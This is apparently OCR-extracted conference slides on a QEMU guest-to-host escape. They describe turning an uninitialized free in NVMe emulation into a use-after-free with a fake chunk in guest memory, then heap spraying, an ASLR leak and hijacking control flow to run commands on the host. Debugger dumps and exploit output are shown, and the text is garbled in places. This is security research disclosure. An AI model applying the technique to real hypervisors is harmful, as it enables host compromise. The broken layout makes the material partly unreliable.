## An Intuitive Idea: Turning Uninitialized Free to UAF




#### Requirement

- We need a structure with the size of *N\*0xa0* 1.
- The structure has a pointer at offset of 0x40 2.
- 3. The pointer points to a guest-controlled object, which we can read or write after allocation



#### 3. Free(addr)

## An Intuitive Idea: Turning Uninitialized Free to UAF



- No interesting structures in NVME or other traditional devices 1.
- Complex device (xhci) has some interesting structures, but they're in 2. different heap within different thread

#### After many tries, we didn't find any appropriate primitive



#### 3. Free(addr)






## Interesting Structure on Virtio-gpu



- dma memory map maps a guest physical memory region into a host virtual address
- QEMU can directly access guest memory in the host process

# Inspired by the mapping table on Virtio-gpu, maybe we needn't a R/W primitive in the host process



## **QEMU Memory Layout**

- The heap of qemu-kvm process starts with 0x55
- The guest's physical memory is backed by a single mmap'd region inside the qemu-kvm process, GVA-->GPA-->HVA

```
pwndbg> info proc mappings
process 24414
Mapped address spaces:
```

0x

	Start Addr	End Addr	Size	$\cap ffcot$	objfile
					2
	0x55dcc8f03000	0x55dcc9d1f000	0xe1c000	0x0	./qemu-5.1.0/x86_64-softmm
	0x55dcc9f1e000	0x55dcca0ae000	0x190000	0xe1b000	./qemu-5.1.0/x86_64-softmm
	0x55dcca0ae000	0x55dcca1a0000	0xf2000	0xfab000	./qemu-5.1.0/x86_64-softmm
_	0x55dcca1a0000	0x55dcca1c9000	0x29000	0x0	
[	0x55dccacbd000	0x55dccc04a000	0x138d000	0x0	[heap]
-	0x7f68d4000000	0x7f68d4021000	0x21000	0x0	
-					
l	0x7f6917e00000	0x7f6997e00000	0x80000000	0x0	
					[some shared libs]
	0x7ffe382b6000	0x7ffe382d7000	0x21000	0x0	[stack]
	0x7ffe383da000	0x7ffe383dd000	0x3000	0x0	[vvar]
	0x7ffe383dd000	0x7ffe383df000	0x2000	0x0	[vdso]
٢f	ffffffff600000	0xffffffff601000	0x1000	0x0	[vsyscall]

### Guest's memory

### Heap of host process

mu/qemu-system-x86 64 mu/qemu-system-x86 64 mu/qemu-system-x86 64

## **High-Level Overview**

What if we free a fake chunk in guest?

- Guest shares the same memory with host
- Guest is aware of host's operation on guest's memory
- Guest can read/write its memory at any time
- Quite easy to make a fake chunk in Guest

	3. read/write ────────────────────────────── fake c
	Guest
	2. Add to freelist 🖌
<del>)</del>	Host Heap

Hypervisor process



### 1. free



0x260 [ 6]: 0x7f3574102100 → 0x556e3b7b95a0 → 0x556e3b7a5400 → 0x556e3b7481	g++ -std=c++11 -g -o exp exp.o common.o
a0 -> 0x556e3b64e1a0 -> 0x556e3b628da0 <- 0x0	ubuntu@ubuntu:~/qemu-fuzz\$ sudo ./exp
0x270 [ 7]: 0x556e3b72f190 → 0x556e3b718000 → 0x556e3b6d9990 → 0x556e3b6ca1	[sudo] password for ubuntu:
90 -> 0x556e3b693c00 -> 0x556e3b68ad90 -> 0x556e3b618190 <- 0x0	[*] NVME MMIO BASE ADDRESS = 0x7f930cde8000
0x280 [ 6]: 0x7f357408c7e0 → 0x556e3b72b980 → 0x556e3b6e1000 → 0x556e3b68ed	[*] NVME CMD PHY ADDR = 0xaf8d5120
80 -> 0x556e <u>3b5f4c00 -&gt; 0x556e3b5df580 &lt;- 0x0</u>	[D] NVME INIT OK!
0x290 [ 2]: 0x7f351ecea650 → 0x556e3c96b000 → 0x0	[*] VIRTIO GPU MMIO BASE ADDRESS = 0x7f930cde4
0x2a0 [ 7]: 0x556e3c5d8960 → 0x556e3bdce800 → 0x556e3b77a160 → 0x556e3b76dc	[+] VIRTIO GPU DESC VIR ADDR = 0xd6b000, PHY /
00 → Guest's fake-chunk <sup>e3b6c9960</sup> → 0x556e3b694400 <- 0x0 0x2b0 [ 7]: 0x556e3b72b150 → 0x556e3b723150 → 0x556e3b6e1800 → 0x556e3b68e5	[+] VIRTIO GPU Avail VIR ADDR = 0xd6c000, PHY
0x2b0 [ 7]: 0x556e3b72b150 → 0x556e3b723150 → 0x556e3b6e1800 → 0x556e3b68e5	[D] GPU INIT OK!
50 -> 0x556e3b676800 -> 0x556e3b65b400 -> 0x556e3b62e000 <- 0x0	[D] NVME HEAP SPRAY 0x290 CHUNK OK!
<pre>0x2c0 [ 4]: 0x556e3c95d940 → 0x556e3c57c000 → 0x556e3c41f810 → 0x556e3b6a7c</pre>	[D] VIRTIO GPU HEAP LAYOUT OK! 0x150 TABLE ->
00 <b>-</b> 0×0	[D] NVME FREE <u>0×290 CHUNK OK!</u>
0x2d0 [ 4]: 0x556e3c63c530 → 0x556e3b76e400 → 0x556e3b757c00 → 0x556e3b6fb8	[D] leak data = 0x556e3c96b000, 0x414141410000
00 <b>-</b> 0×0	
	Host's tcache bins

• User-space memory naturally provides a reading/writing exploit primitive

### Guest


4000 ADDR = 0xaeeea000ADDR = 0xaeeeb000

USERSPACE 0x280 CHUNK

00010, 0x4141414141414141



## **Cross Domain Attack**



4. Trigger free(guest\_addr), then we get a guest chunk in host heap

## **Exploitation Development**

Now the problem is turned to exploit an UAF vulnerability

- 1. Find an information leakage to bypass ASLR
- 2. Manipulate heap layout to hijack the control flow
- 3. Execute arbitrary command




Remote code execution on host machine









































## Heap Spray


- Spray chunks via malloc primitive nvme init sq to clear tcache bins
- Prevent the following freed chunk to be consolidated into the larger chunk
- Get a stable heap layout


### 


```
static void nvme_init_sq(NvmeSQueue *sq,
    NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid,
    uint16_t size)
{
    sq->io_req = g_new(NvmeRequest, sq->size);
    // uninitialized variable
}
```












